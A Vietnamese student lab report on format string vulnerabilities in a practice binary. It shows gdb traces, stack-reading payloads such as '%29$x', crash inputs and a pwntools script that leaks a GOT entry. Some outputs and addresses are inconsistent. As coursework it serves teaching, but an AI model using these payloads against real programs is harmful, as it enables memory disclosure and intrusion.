

BÁO CÁO THỰC HÀNH

Môn học: Lập trình an toàn và khai thác lỗ hổng phần mềm

Tên chủ đề: Format String

GVHD: Nguyễn Hữu Quyền

THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT521.P11.ANTT.1

STT	Họ và tên	MSSV	Email
1	Hồ Vĩnh Khánh	22520633	22520633@gm.uit.edu.vn
2	Nguyễn Hồ Nhật Khoa	22520677	22520677@gm.uit.edu.vn
3	Lê Quốc Ngô	22520951	22520951@gm.uit.edu.vn
4	Võ Văn Phúc	22521147	22521147@gm.uit.edu.vn

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

BÁO CÁO CHI TIẾT

B.1 Tìm hiểu về chuỗi định dạng

Yêu cầu 1. Giả sử cần chuẩn bị chuỗi định dạng cho printf(). Sinh viên tìm hiểu và hoàn thành các chuỗi định dạng cần sử dụng để thực hiện các yêu cầu bên dưới.

Yêu cầu	Chuỗi định dạng
1. In ra 1 số nguyên hệ thập phân %d	%d
2. In ra 1 số nguyên 4 byte hệ thập lục phân, trong đó luôn in đủ 8 số hexan.	%08x
3. In ra số nguyên dương, có ký hiệu + phía trước và chiếm ít nhất 5 ký tự, nếu không đủ thì thêm ký tự 0.	%+05d
4. In tối đa chuỗi 8 ký tự, nếu dư sẽ cắt bớt.	%.8s
5. In ra 1 số thực, trong đó đầu ra sẽ chiếm ít nhất 7 ký tự và luôn hiển thị 3 chữ số thập phân. Nếu số chữ số không đủ, nó sẽ đệm khoảng trắng ở phần nguyên.	%7.3f
6. In ra 1 số thực, trong đó đầu ra sẽ chiếm ít nhất 7 ký tự và luôn hiển thị 3 chữ số thập phân. Nếu số chữ số không đủ, nó sẽ đệm ký tự 0 ở phần nguyên.	%07.3f

Lab 4: Format String

Nhóm 7

B.2 Khai thác lỗ hổng format string để đọc dữ liệu

B.2.1 Đọc dữ liệu trong ngăn xếp – stack

Bước 1. Nhập chuỗi s bình thường

- Chạy chương trình app-leak và nhập 1 chuỗi bình thường dạng "Helloworld".

```
(kali@kali)-[~/NT521]
$ ./app-leak
Helloworld
00000001.22222222.ffffffff.Helloworld
Helloworld
```

Bước 2. Nhập chuỗi s là 1 chuỗi định dạng

- Giả sử nhập s là 1 chuỗi có dạng "%08x.%08x.%08x"

```
(kali@kali)-[~/NT521]
$ ./app-leak
%08x.%08x.%08x
00000001.22222222.ffffffff.%08x.%08x.%08x
ffdbc240.080481fc.ffdbc29c
```

Giải thích ý nghĩa của chuỗi định dạng trên?

- Chuỗi định dạng "%08x.%08x.%08x" là in ra 3 số nguyên 4 byte hệ thập lục phân, trong đó luôn in đủ 8 số hexan và được ngăn cách bởi dấu "."
- Khi printf(s) được thực thi với s = "%08x.%08x.%08x", printf sẽ sử dụng nội dung của s làm chuỗi định dạng, thay vì một chuỗi thông thường

Bước 3. Phân tích kết quả nhận được

- Mở app-leak với ***gdb*** và xem code assembly của hàm main

Lab 4: Format String

Nhóm 7

```
pwndbg> disassemble main
Dump of assembler code for function main:
0x0804849b <+0>:    lea     ecx,[esp+0x4]
0x0804849f <+4>:    and     esp,0xffffffff
0x080484a2 <+7>:    push   DWORD PTR [ecx-0x4]
0x080484a5 <+10>:   push   ebp
0x080484a6 <+11>:   mov     ebp,esp
0x080484a8 <+13>:   push   ecx
0x080484a9 <+14>:   sub     esp,0x74
0x080484ac <+17>:   mov     DWORD PTR [ebp-0xc],0x1
0x080484b3 <+24>:   mov     DWORD PTR [ebp-0x10],0x22222222
0x080484ba <+31>:   mov     DWORD PTR [ebp-0x14],0xffffffff
0x080484c1 <+38>:   sub     esp,0x8
0x080484c4 <+41>:   lea     eax,[ebp-0x78]
0x080484c7 <+44>:   push   eax
0x080484c8 <+45>:   push   0x80485a0
0x080484cd <+50>:   call    0x8048380 <__isoc99_scanf@plt>
0x080484d2 <+55>:   add     esp,0x10
0x080484d5 <+58>:   sub     esp,0xc
0x080484d8 <+61>:   lea     eax,[ebp-0x78]
0x080484db <+64>:   push   eax
0x080484dc <+65>:   push   DWORD PTR [ebp-0x14]
0x080484df <+68>:   push   DWORD PTR [ebp-0x10]
0x080484e2 <+71>:   push   DWORD PTR [ebp-0xc]
0x080484e5 <+74>:   push   0x80485a3
0x080484ea <+79>:   call    0x8048350 <printf@plt>
0x080484ef <+84>:   add     esp,0x20
0x080484f2 <+87>:   sub     esp,0xc
0x080484f5 <+90>:   lea     eax,[ebp-0x78]
0x080484f8 <+93>:   push   eax
0x080484fb <+96>:   call    0x8048350 <printf@plt>
0x080484fe <+99>:   add     esp,0x10
0x08048501 <+102>:  sub     esp,0xc
0x08048504 <+105>:  push   0xa
0x08048506 <+107>:  call    0x8048370 <putchar@plt>
0x0804850b <+112>:  add     esp,0x10
0x0804850e <+115>:  mov     eax,0x0
0x08048513 <+120>:  mov     ecx,DWORD PTR [ebp-0x4]
0x08048516 <+123>:  leave
0x08048517 <+124>:  lea     esp,[ecx-0x4]
0x0804851a <+127>:  ret
End of assembler dump.
```


- Quan sát thấy địa chỉ của các dòng lệnh gọi hàm printf là ở địa chỉ 0x00000000000011b2 và 0x00000000000011c3. Ta đặt breakpoint tại các vị trí này và chạy chương trình.

Lab 4: Format String

Nhóm 7

```
pwndbg> b* 0x80484ea
Breakpoint 1 at 0x80484ea
pwndbg> b* 0x80484f9
Breakpoint 2 at 0x80484f9
pwndbg> run
Starting program: /home/kali/NT521/app-leak
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
█
```

- Chương trình sẽ dừng ở vị trí hàm scanf() để chờ người dùng nhập chuỗi s. Nhập chuỗi %08x.%08x.%08x.



```
[ DISASM / i386 / set emulate on ]
0x80484ea <main+79> call printf@plt          <printf@plt>
format: 0x80485a3 ← '%08x.%08x.%08x.%s\n'
vararg: 1

0x80484ef <main+84> add esp, 0x20
0x80484f2 <main+87> sub esp, 0xc
0x80484f5 <main+90> lea eax, [ebp - 0x78]
0x80484f8 <main+93> push eax
0x80484f9 <main+94> call printf@plt          <printf@plt>

0x80484fe <main+99> add esp, 0x10
0x8048501 <main+102> sub esp, 0xc
0x8048504 <main+105> push 0xa
0x8048506 <main+107> call putchar@plt        <putchar@plt>

0x804850b <main+112> add esp, 0x10

[ STACK ]
00:0000 esp 0xffffcf20 → 0x80485a3 ← and eax, 0x2e783830 /* '%08x.%08x.%08x.%s\n' */
01:0004 -094 0xffffcf24 ← 1
02:0008 -090 0xffffcf28 ← 0x22222222 ('''''')
03:000c -08c 0xffffcf2c ← 0xffffffff
04:0010 -088 0xffffcf30 → 0xffffcf40 ← '%08x.%08x.%08x.'
05:0014 -084 0xffffcf34 → 0xffffffff40 ← %08x.%08x.%08x.
06:0018 -080 0xffffcf38 → 0x80481fc ← cmp byte ptr [eax], al /* '8' */
07:001c -07c 0xffffcf3c → 0xffffcf9c → 0xf7d78994 ← 0x920 /* 't' */
```

- Có thể thấy, đối với dòng gọi printf() thứ nhất, tham số đầu tiên của printf là địa chỉ của chuỗi định dạng **%08x.%08x.%08x.%s\n**, tham số thứ 2 là giá trị của **a**, tham số thứ 3 là giá trị của **b**, tham số thứ 4 là giá trị của **c**, và tham số thứ 5 là *địa chỉ tương ứng của chuỗi s đã nhập*.
- Tiếp tục chạy chương trình.

```
pwndbg> c
Continuing.
00000001.22222222.ffffffff.%08x.%08x.%08x.
```

- Ta được kết quả in ra màn hình của dòng printf() thứ nhất. Chương trình dừng ở dòng lệnh gọi printf() thứ 2.

Lab 4: Format String

Nhóm 7

```
0x80484ea <main+79>    call    printf@plt          <printf@plt>
0x80484ef <main+84>    add     esp, 0x20
0x80484f2 <main+87>    sub     esp, 0xc
0x80484f5 <main+90>    lea     eax, [ebp - 0x78]
0x80484f8 <main+93>    push    eax
0x80484f9 <main+94>    call    printf@plt          <printf@plt>
format: 0xffffcf40 ← '%08x.%08x.%08x.'
vararg: 0xffffcf40 ← '%08x.%08x.%08x.'

0x80484fe <main+99>    add     esp, 0x10
0x8048501 <main+102>   sub     esp, 0xc
0x8048504 <main+105>   push    0xa
0x8048506 <main+107>   call    putchar@plt        <putchar@plt>

0x804850b <main+112>   add     esp, 0x10

00:0000 | esp 0xffffcf30 → 0xffffcf40 ← '%08x.%08x.%08x.'
01:0004 | -084 0xffffcf34 → 0xffffcf40 ← '%08x.%08x.%08x.'
02:0008 | -080 0xffffcf38 → 0x80481fc ← cmp byte ptr [eax], al /* '8' */
03:000c | -07c 0xffffcf3c → 0xffffcf9c → 0xf7d78994 ← 0x920 /* '\t' */
04:0010 | eax 0xffffcf40 ← '%08x.%08x.%08x.'
05:0014 | -074 0xffffcf44 ← '%08x.%08x.'
06:0018 | -070 0xffffcf48 ← 'x.%08x.'
07:001c | -06c 0xffffcf4c ← 0x2e7838 /* '8x.' */
```

- Tiếp tục chạy ta được kết quả là các giá trị tại các ô nhớ nằm ngay phía sau tham số đầu tiên của printf().
- Ta cũng có thể đọc dữ liệu bằng %p, khi đó 1 số giá trị in ra sẽ không đủ 8 ký tự hexan.

```
pwndbg> c
Continuing.
ffffcf40.080481fc.ffffcf9c.
[Inferior 1 (process 43901) exited normally]
pwndbg> █
```

- Ở đây cần lưu ý rằng kết quả không giống nhau mọi lúc, vì dữ liệu trên ngăn xếp sẽ khác nhau do các được cấp phát mỗi lần

Yêu cầu 2. Sinh viên khai thác và truyền chuỗi s để đọc giá trị biến c của main. Giải thích ý nghĩa của chuỗi định dạng và lý do có thể in được giá trị cần thiết. Bonus: chuỗi s không dài hơn 10 ký tự.

- Mở app-leak với gdb, xem mã assembly có thể thấy biến c nằm ở vị trí **ebp-14** của hàm main, debug ta được địa chỉ cụ thể là **0xffffcf54**

```
0x080484a8 <+13>:    push    ecx
0x080484a9 <+14>:    sub     esp, 0x74
0x080484ac <+17>:    mov     DWORD PTR [ebp-0xc], 0x1
0x080484b3 <+24>:    mov     DWORD PTR [ebp-0x10], 0x22222222
0x080484ba <+31>:    mov     DWORD PTR [ebp-0x14], 0xffffffff
0x080484c1 <+38>:    sub     esp, 0x8

pwndbg> p/x $ebp-0x14
$1 = 0xffffcfa4
pwndbg> █
```

Lab 4: Format String

Nhóm 7

- Tiếp đến, xem vị trí đặt các tham số của hàm printf thứ 2. Ta thấy tham số đầu tiên, tức là địa chỉ chuỗi định dạng được đặt ở địa chỉ **0xffffcf30**.

```

EIP 0x80484f9 (main+94) -> 0xffffe52e8 -> 0
[ DISASM / i386 / set emulate c
0x80484ea <main+79> call printf@plt <printf@plt>
0x80484ef <main+84> add esp, 0x20
0x80484f2 <main+87> sub esp, 0xc
0x80484f5 <main+90> lea eax, [ebp - 0x78]
0x80484f8 <main+93> push eax
0x80484f9 <main+94> call printf@plt <printf@plt>
format: 0xffffcf40 -> 'hello'
vararg: 0xffffcf40 -> 'hello'
0x80484fe <main+99> add esp, 0x10
0x8048501 <main+102> sub esp, 0xc
0x8048504 <main+105> push 0xa
0x8048506 <main+107> call putchar@plt <putchar@plt>
0x804850b <main+112> add esp, 0x10
[ STACK ]
00:0000 esp 0xffffcf30 -> 0xffffcf40 -> 'hello'
01:0004 -084 0xffffcf34 -> 0xffffcf40 -> 'hello'
02:0008 -080 0xffffcf38 -> 0x80481fc -> cmp byte ptr [eax], al /* '8' */
03:000c -07c 0xffffcf3c -> 0xffffcf9c -> 0xf7d78994 -> 0x920 /* '\t' */
04:0010 eax 0xffffcf40 -> 'hello'
05:0014 -074 0xffffcf44 -> 0x6f /* 'o' */
06:0018 -070 0xffffcf48 -> 0xf7fc0720 -> 0x804829f -> inc edi /* 'GLIBC_2.0' */
07:001c -06c 0xffffcf4c -> 1
[ BACKTRACE ]

```

- Ta xem các giá trị đang lưu gần địa chỉ **0xffffcf30**. Vùng màu xanh là các biến a, b, c.

```

pwndbg> x/40wx 0xffffcf30
0xffffcf30: 0xffffcf40 0xffffcf40 0x080481fc 0xffffcf9c
0xffffcf40: 0x6c6c6568 0x0000006f 0xf7fc0720 0x00000001
0xffffcf50: 0x00000000 0x00000001 0xf7fda20 0x00000000
0xffffcf60: 0x00000000 0xffffd23b 0x00000000 0xffffcf98
0xffffcf70: 0xf7fcfec 0x00000000 0x00000014 0x00000000
0xffffcf80: 0xf7fc6570 0xf7fc6000 0x00000000 0x00000000
0xffffcf90: 0x00000000 0x00000000 0xffffffff 0xf7d78994
0xffffcfa0: 0xf7fc0400 0xffffffff 0x22222222 0x00000001
0xffffcfb0: 0x00000000 0xffffcfd0 0x00000000 0xf7d8bd43
0xffffcfc0: 0x00000000 0x00000000 0xf7da5069 0xf7d8bd43
pwndbg>

```

- Từ vị trí đóng khung màu đỏ là tham số thứ nhất của printf, vốn cần 1 chuỗi định dạng, các khối dữ liệu phía sau nó sẽ lần lượt được đọc theo các ký hiệu. Ví dụ, 1 ký hiệu %x sẽ đọc 4 byte dữ liệu từ các ô nhớ phía sau.

Để đọc được đến dữ liệu tại khung màu xanh, cần bao nhiêu ký hiệu %x?

- Như vậy, để đọc được đến dữ liệu tại khung màu xanh, cần 29 ký hiệu %x
- \$ python -c 'print("%x."*29)' | ./app-leak

Lab 4: Format String

```
(kali㉿kali)-[~/NT521]
$ python -c 'print("%x.*29)" | ./app-leak
00000001.22222222.ffffffff.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%
ff90b9e0.80481fc.ff90ba3c.252e7825.78252e78.2e78252e.252e7825.78252e78.2e782
.2e78252e.2e7825.ffffffff.f7c9e994.f7ee6400.ffffffff.
devices
(kali㉿kali)-[~/NT521]
$ python -c 'print("%x.*31)" | ./app-leak
00000001.22222222.ffffffff.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%
ff9bee10.80481fc.ff9bee6c.252e7825.78252e78.2e78252e.252e7825.78252e78.2e782
.2e78252e.252e7825.78252e78.f7c8002e.f7eca400.ffffffff.22222222.1.
```

- Cần lưu ý rằng phương pháp dùng nhiều %x sẽ đọc hết lần lượt dữ liệu trong stack dưới dạng tham số của printf.

Làm thế nào để trực tiếp lấy giá trị tại 1 vị trí trong stack hay 1 tham số mà không cần in hết các giá trị trước đó?

- Sử dụng **%m\$x** hoặc **%m\$d** để đọc tham số thứ m+1 của printf.

```
(kali㉿kali)-[~/NT521]
$ python -c 'print("%28$x")' | ./app-leak
00000001.22222222.ffffffff.28$x
f7f29400

(kali㉿kali)-[~/NT521]
$ python -c 'print("%29$x")' | ./app-leak
00000001.22222222.ffffffff.29$x
ffffffff

(kali㉿kali)-[~/NT521]
$ python -c 'print("%30$x")' | ./app-leak
00000001.22222222.ffffffff.30$x
22222222

(kali㉿kali)-[~/NT521]
$ python -c 'print("%31$x")' | ./app-leak
00000001.22222222.ffffffff.31$x
1
```


Lab 4: Format String

Nhóm 7

```
(kali㉿kali)-[~/NT521]
$ python -c 'print("%29$d")' | ./app-leak
00000001.22222222.ffffffff.29$d
-1

(kali㉿kali)-[~/NT521]
$ python -c 'print("%30$d")' | ./app-leak
00000001.22222222.ffffffff.30$d
572662306

(kali㉿kali)-[~/NT521]
$ python -c 'print("%28$d")' | ./app-leak
00000001.22222222.ffffffff.28$d
-135216128
```

So sánh giá trị k và m ở 2 cách này?

Sử dụng %x.*k	Sử dụng %m\$x hoặc %m\$d
Giá trị k: Đề cập đến số lần ký hiệu %x được sử dụng trong cách thông thường (ví dụ: %x%x%x%x...) để in tuần tự từng giá trị trên stack. Để đạt đến một giá trị cụ thể tại vị trí thứ k, bạn cần k ký hiệu %x	Giá trị m: Đại diện cho chỉ số của tham số cụ thể trên stack khi sử dụng cú pháp %m\$x. Cách này giúp bạn trực tiếp in tham số tại vị trí thứ m mà không cần phải in toàn bộ các giá trị trước đó.
Trong ví dụ python -c print("%x.*k") ./app-leak, k đại diện cho số lượng định dạng %x, lần lượt lấy các giá trị trên stack. Ở đây, k quyết định độ sâu của các giá trị trên stack được in ra. Ví dụ, nếu k=29, lệnh sẽ đọc mười giá trị từ stack.	Trong ví dụ python3 -c 'print("%m\$x")' ./app-leak, m được sử dụng để chỉ định một vị trí cụ thể trên stack mà không cần phải lặp qua từng giá trị. %m\$x sẽ truy cập trực tiếp vào tham số thứ (m+1) trên stack. Ví dụ, %29\$x sẽ trực tiếp lấy tham số thứ 29 trên stack dưới dạng giá trị hệ thập lục phân mà không cần in ra các giá trị trước đó.
Ưu điểm: Đơn giản để thực hiện nếu bạn muốn in nhiều giá trị liên tiếp từ đầu stack.	Ưu điểm: Trực tiếp và nhanh chóng để lấy một giá trị cụ thể mà không cần in các giá trị khác.

Nhóm 7

B.2.2 Đọc chuỗi trong ngăn xếp

Sinh viên nhập bao nhiêu %s thì gặp lỗi này?

```
(kali㉿kali)-[~/NT521]
$ ./app-leak
%$%$%$
00000001.22222222.ffffffff.%$%$%$
%$%$%$8♦♦♦♦

(kali㉿kali)-[~/NT521]
$ ./app-leak
%$%$%$%$
00000001.22222222.ffffffff.%$%$%$%$
zsh: segmentation fault ./app-leak
```

- Phân tích chương trình với gdb để lý giải kết quả lỗi ở Bước 1, ví dụ trường hợp demo với 4 ký hiệu %s. Mở app-leak với gdb, đặt breakpoint tại printf thứ 1 và 2, sau đó chạy và truyền vào chuỗi %s%s%s%s.

9

Yêu cầu 3. Giải thích vì sao với chuỗi %s%s%s (hoặc chuỗi của sinh viên) lại gây lỗi chương trình?

- Hàm printf() xử lý chuỗi định dạng để in các giá trị từ stack. Mỗi ký hiệu định dạng, như %s, %x, %d,... yêu cầu một tham số trên stack để lấy giá trị và in ra màn hình.
- Chuỗi %s yêu cầu một địa chỉ bộ nhớ làm tham số để có thể trở đến và in chuỗi ký tự từ địa chỉ đó. Nếu không có địa chỉ hợp lệ trên stack, printf() sẽ lấy địa chỉ ngẫu nhiên từ stack và cố gắng truy cập vào nó.
- Khi nhập chuỗi %s%s%s%s, hàm printf(s) sẽ cố gắng in bốn chuỗi từ các địa chỉ không xác định trên stack, vì chương trình không truyền vào các địa chỉ hợp lệ để printf() có thể sử dụng. Điều này dẫn đến việc printf() truy cập vào vùng bộ nhớ không hợp lệ, gây ra lỗi Segmentation Fault.

Bước 3. Đổi chuỗi định dạng %s

- Ngoài ra, ta cũng có thể chỉ định thứ tự tham số trên ngăn xếp được xuất ra dưới dạng chuỗi với %s. Ví dụ ta chỉ định tham số thứ 5 của printf như sau, có thể thấy chương trình cũng bị lỗi. Do vậy, cần cẩn thận khi dùng %s.

```
(kali㉿kali)-[~/NT521]
$ ./app-leak
%3$s
00000001.22222222.ffffffff.%3$s
♦♦♦♦

(kali㉿kali)-[~/NT521]
$ ./app-leak
%4$s
00000001.22222222.ffffffff.%4$s
zsh: segmentation fault ./app-leak
```

1. Sử dụng %x để lấy giá trị dạng hexan trong stack, nhưng nên sử dụng %p nếu muốn các giá trị in ra dạng hexan vừa đủ số bit.
2. Sử dụng %s để lấy đọc chuỗi từ 1 tham số địa chỉ, cho phép đọc hết chuỗi cho đến khi gặp ký tự NULL.
3. Sử dụng %order\$x để nhận giá trị của tham số được chỉ định và sử dụng %order\$s để đọc chuỗi từ địa chỉ đang lưu trong tham số đã chỉ định.

B.2.3 Đọc dữ liệu từ địa chỉ tùy ý

Bước 1. Xác định vùng nhớ cần đọc dữ liệu

- Có thể lấy địa chỉ từ thông tin trích xuất được từ file thực thi. Ví dụ sử dụng GOT (Global Offset Table), chứa thông tin ánh xạ các symbol (tên hàm, biến, ...) với các địa chỉ cụ thể.

Kết quả bên dưới là GOT sau khi đã chạy dòng lệnh gọi scanf.

Lab 4: Format String

Nhóm 7

```
pwndbg> got
Filtering out read-only entries (display them with -r or --show-readonly)

State of the GOT of /home/kali/NT521/app-leak:
GOT protection: Partial RELRO | Found 4 GOT entries passing the filter
[0x804a00c] printf@GLIBC_2.0 → 0x8048356 (printf@plt+6) ← push 0 /* 'h' */
[0x804a010] __libc_start_main@GLIBC_2.0 → 0xf7d8bd80 (__libc_start_main) ← push ebp
[0x804a014] putchar@GLIBC_2.0 → 0x8048376 (putchar@plt+6) ← push 0x10
[0x804a018] __isoc99_scanf@GLIBC_2.7 → 0x8048386 (__isoc99_scanf@plt+6) ← push 0x18
pwndbg> c
```

Bước 2. Xác định vị trí của địa chỉ lưu trong chuỗi s so với vùng tham số của printf().

- Việc này có thể giúp xác định chuỗi định dạng cần sử dụng, ví dụ số lượng %x cần có, để format %s sẽ được dùng tương ứng với địa chỉ cần đọc dữ liệu.
- Áp dụng cách xác định vị trí tham số đối với printf của 1 vùng nhớ trong stack như ở phần B2.1, ta xem thử vị trí của chuỗi s so với vùng tham số của printf thứ 2.
- Mở app-leak với gdb, khi chạy đến dòng scanf() để đọc chuỗi s từ người dùng, có thể thấy tham số thứ 2 của scanf chính là địa chỉ lưu của s, tức là 0xffffcf40.

```
[ DISASM / i386 / set emulate on ]
0x80484cd <main+50> call __isoc99_scanf@plt <__isoc99_scanf@plt>
format: 0x80485a0 ← 0x25007325 /* '%s' */
vararg: 0xffffcf40 → 0xf7ffdb8c → 0xf7fc06f0 → 0xf7ffda20 ← 0

0x80484d2 <main+55> add esp, 0x10
0x80484d5 <main+58> sub esp, 0xc
0x80484d8 <main+61> lea eax, [ebp - 0x78]
0x80484db <main+64> push eax
0x80484dc <main+65> push dword ptr [ebp - 0x14]
0x80484df <main+68> push dword ptr [ebp - 0x10]
0x80484e2 <main+71> push dword ptr [ebp - 0xc]
0x80484e5 <main+74> push 0x80485a3
0x80484ea <main+79> call printf@plt <printf@plt>

0x80484ef <main+84> add esp, 0x20

[ STACK ]
00:0000 esp 0xffffcf30 → 0x80485a0 ← and eax, 0x30250073 /* '%s' */
01:0004 -084 0xffffcf34 → 0xffffcf40 → 0xf7ffdb8c → 0xf7fc06f0 → 0xf7ffda20 ← ...
02:0008 -080 0xffffcf38 → 0x80481fc ← cmp byte ptr [eax], al /* '8' */
03:000c -07c 0xffffcf3c → 0xffffcf9c → 0xf7d78994 ← 0x920 /* '\t' */
04:0010 eax 0xffffcf40 → 0xf7ffdb8c → 0xf7fc06f0 → 0xf7ffda20 ← 0
05:0014 -074 0xffffcf44 ← 1
06:0018 -070 0xffffcf48 → 0xf7fc0720 → 0x804829f ← inc edi /* 'GLIBC_2.0' */
07:001c -06c 0xffffcf4c ← 1

[ BACKTRACE ]
```

- Tiếp đến, xem vị trí đặt các tham số của hàm printf thứ 2. Ta thấy tham số đầu tiên được đặt ở địa chỉ 0xffffcf30.

Lab 4: Format String

Nhóm 7

```
0x80484ea <main+79>    call    printf@plt          <printf@plt>
0x80484ef <main+84>    add     esp, 0x20
0x80484f2 <main+87>    sub     esp, 0xc
0x80484f5 <main+90>    lea     eax, [ebp - 0x78]
0x80484f8 <main+93>    push    eax
0x80484f9 <main+94>    call    printf@plt          <printf@plt>
    format: 0xffffcf40 ← 'hello'
    vararg: 0xffffcf40 ← 'hello'
0x80484fe <main+99>    add     esp, 0x10
0x8048501 <main+102>   sub     esp, 0xc
0x8048504 <main+105>   push    0xa
0x8048506 <main+107>   call    putchar@plt        <putchar@plt>
0x804850b <main+112>   add     esp, 0x10

[ STACK ]
00:0000| esp 0xffffcf30 → 0xffffcf40 ← 'hello'
01:0004| -084 0xffffcf34 → 0xffffcf40 ← 'hello'
02:0008| -080 0xffffcf38 → 0x80481fc ← cmp byte ptr [eax], al /* '8' */
03:000c| -07c 0xffffcf3c → 0xffffcf9c → 0xf7d78994 ← 0x920 /* '\t' */
04:0010| eax 0xffffcf40 ← 'hello'
05:0014| -074 0xffffcf44 ← 0x6f /* 'o' */
06:0018| -070 0xffffcf48 → 0xf7fc0720 → 0x804829f ← inc edi /* 'GLIBC_2.0' */
07:001c| -06c 0xffffcf4c ← 1

[ BACKTRACE ]
```

- Ta có thể xem các giá trị đang được lưu gần địa chỉ 0xffffcf30 này.

```
pwndbg> x/20wx 0xffffcf30
0xffffcf30: 0xffffcf40 0xffffcf40 0x080481fc 0xffffcf9c
0xffffcf40: 0xf7ff0063 0x00000001 0xf7fc0720 0x00000001
0xffffcf50: 0x00000000 0x00000001 0xf7ffda20 0x00000000
0xffffcf60: 0x00000000 0xffffd23b 0x00000000 0xffffcf98
0xffffcf70: 0xf7ffcfec 0x00000000 0x00000014 0x00000000
pwndbg>
```

Giả sử đặt địa chỉ cần đọc dữ liệu được đặt ở đầu chuỗi s (khung màu xanh), xác định địa chỉ này sẽ tương ứng với tham số thứ mấy của printf?

```
pwndbg> x/20wx 0xffffd130
0xffffd130: 0xffffd140 0xffffd140 0xf7ffd990 0x00000001
0xffffd140: 0x6c6c6568 0x00c3006f 0x00000001 0xf7ffc7e0
0xffffd150: 0x00000000 0x00000000 0xf7ffd000 0x00000000
0xffffd160: 0x00000000 0x00000534 0x0000008e 0xf7fb1224
0xffffd170: 0x00000000 0xf7fb3000 0xf7ffc7e0 0xf7fb64e8
pwndbg>
```

- Vì 0xffffd140 là địa chỉ lưu của s tương ứng với tham số thứ nhất, nên 0xffffd140 tương ứng với tham số thứ 5 của printf

Bước 3. Tạo chuỗi định dạng để đọc dữ liệu từ địa chỉ

- Sau bước 2, ta đã xác định được địa chỉ cần đọc dữ liệu trong chuỗi s sẽ nằm ở vị trí tham số nào của printf, giả sử là k. Ở bước này cần tạo 1 chuỗi định dạng, trong đó tại vị trí tham số thứ k của printf sẽ có format %s để đọc dữ liệu.

- Với địa chỉ cần đọc dữ liệu là tham số thứ k của printf, có thể trực tiếp đọc nội dung tại địa chỉ đó với chuỗi định dạng sau:

<addr>%<k-1>\$s

Lưu ý: nếu địa chỉ addr không hợp lệ hoặc số k-1 chưa phù hợp, việc truy xuất địa chỉ sẽ gây ra lỗi, tương tự như phần B.2.2.

Yêu cầu 4. Sinh viên khai thác và truyền chuỗi s đọc thông tin từ Global Offset Table (GOT) và lấy về địa chỉ của hàm scanf. Giải thích ý nghĩa của chuỗi định dạng và lý do có thể in được giá trị cần thiết.

- Tạo file python với đoạn mã khai thác như hướng dẫn

```
from pwn import *
sh = process('./app-leak')
leakmemory = ELF('./app-leak')
# address of scanf entry in GOT, where we need to read content
__isoc99_scanf_got = leakmemory.got['__isoc99_scanf']
print ("GOT of scanf: %s" % hex(__isoc99_scanf_got))
# prepare format string to exploit
# change to your format string
fm_str = b'%p%p%p'
payload = p32(__isoc99_scanf_got) + fm_str
print ("Your payload: %s" % payload)
# send format string
sh.sendline(payload)
sh.recvuntil(fm_str+b'\n')
# remove the first bytes of __isoc99_scanf@got
print ('Address of scanf: %s' % hex(u32(sh.recv()[4:8])))
sh.interactive()
~
~
~
```

- Giải thích ý nghĩa của dòng code 16 để lấy địa chỉ của scanf từ GOT
 - Dòng code 16 nhận dữ liệu từ tiến trình, trích xuất 4 byte từ kết quả trả về để lấy địa chỉ của scanf trong bảng GOT, chuyển thành số nguyên 32-bit bằng u32(), rồi in ra dưới dạng thập lục phân.
- Chạy đoạn mã python trên:

```
nhnkhoea@nhnKhoa:~/NT521/Lab4/Lab4-resource$ python3 task4.py
[+] Starting local process './app-leak': pid 9104
[*] '/home/nhnkhoea/NT521/Lab4/Lab4-resource/app-leak'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
Stripped: No
- GOT of scanf: 0x804a018
- Your payload: b'\x18\xa0\x04\x08%p%p%p'
- Address of scanf: 0x66667830
[*] Switching to interactive mode
[*] Process './app-leak' stopped with exit code 0 (pid 9104)
[*] Got EOF while reading in interactive
$
```


Lab 4: Format String

Nhóm 7

- Kết quả sau khi chạy đoạn code ta lấy được địa chỉ của hàm scanf

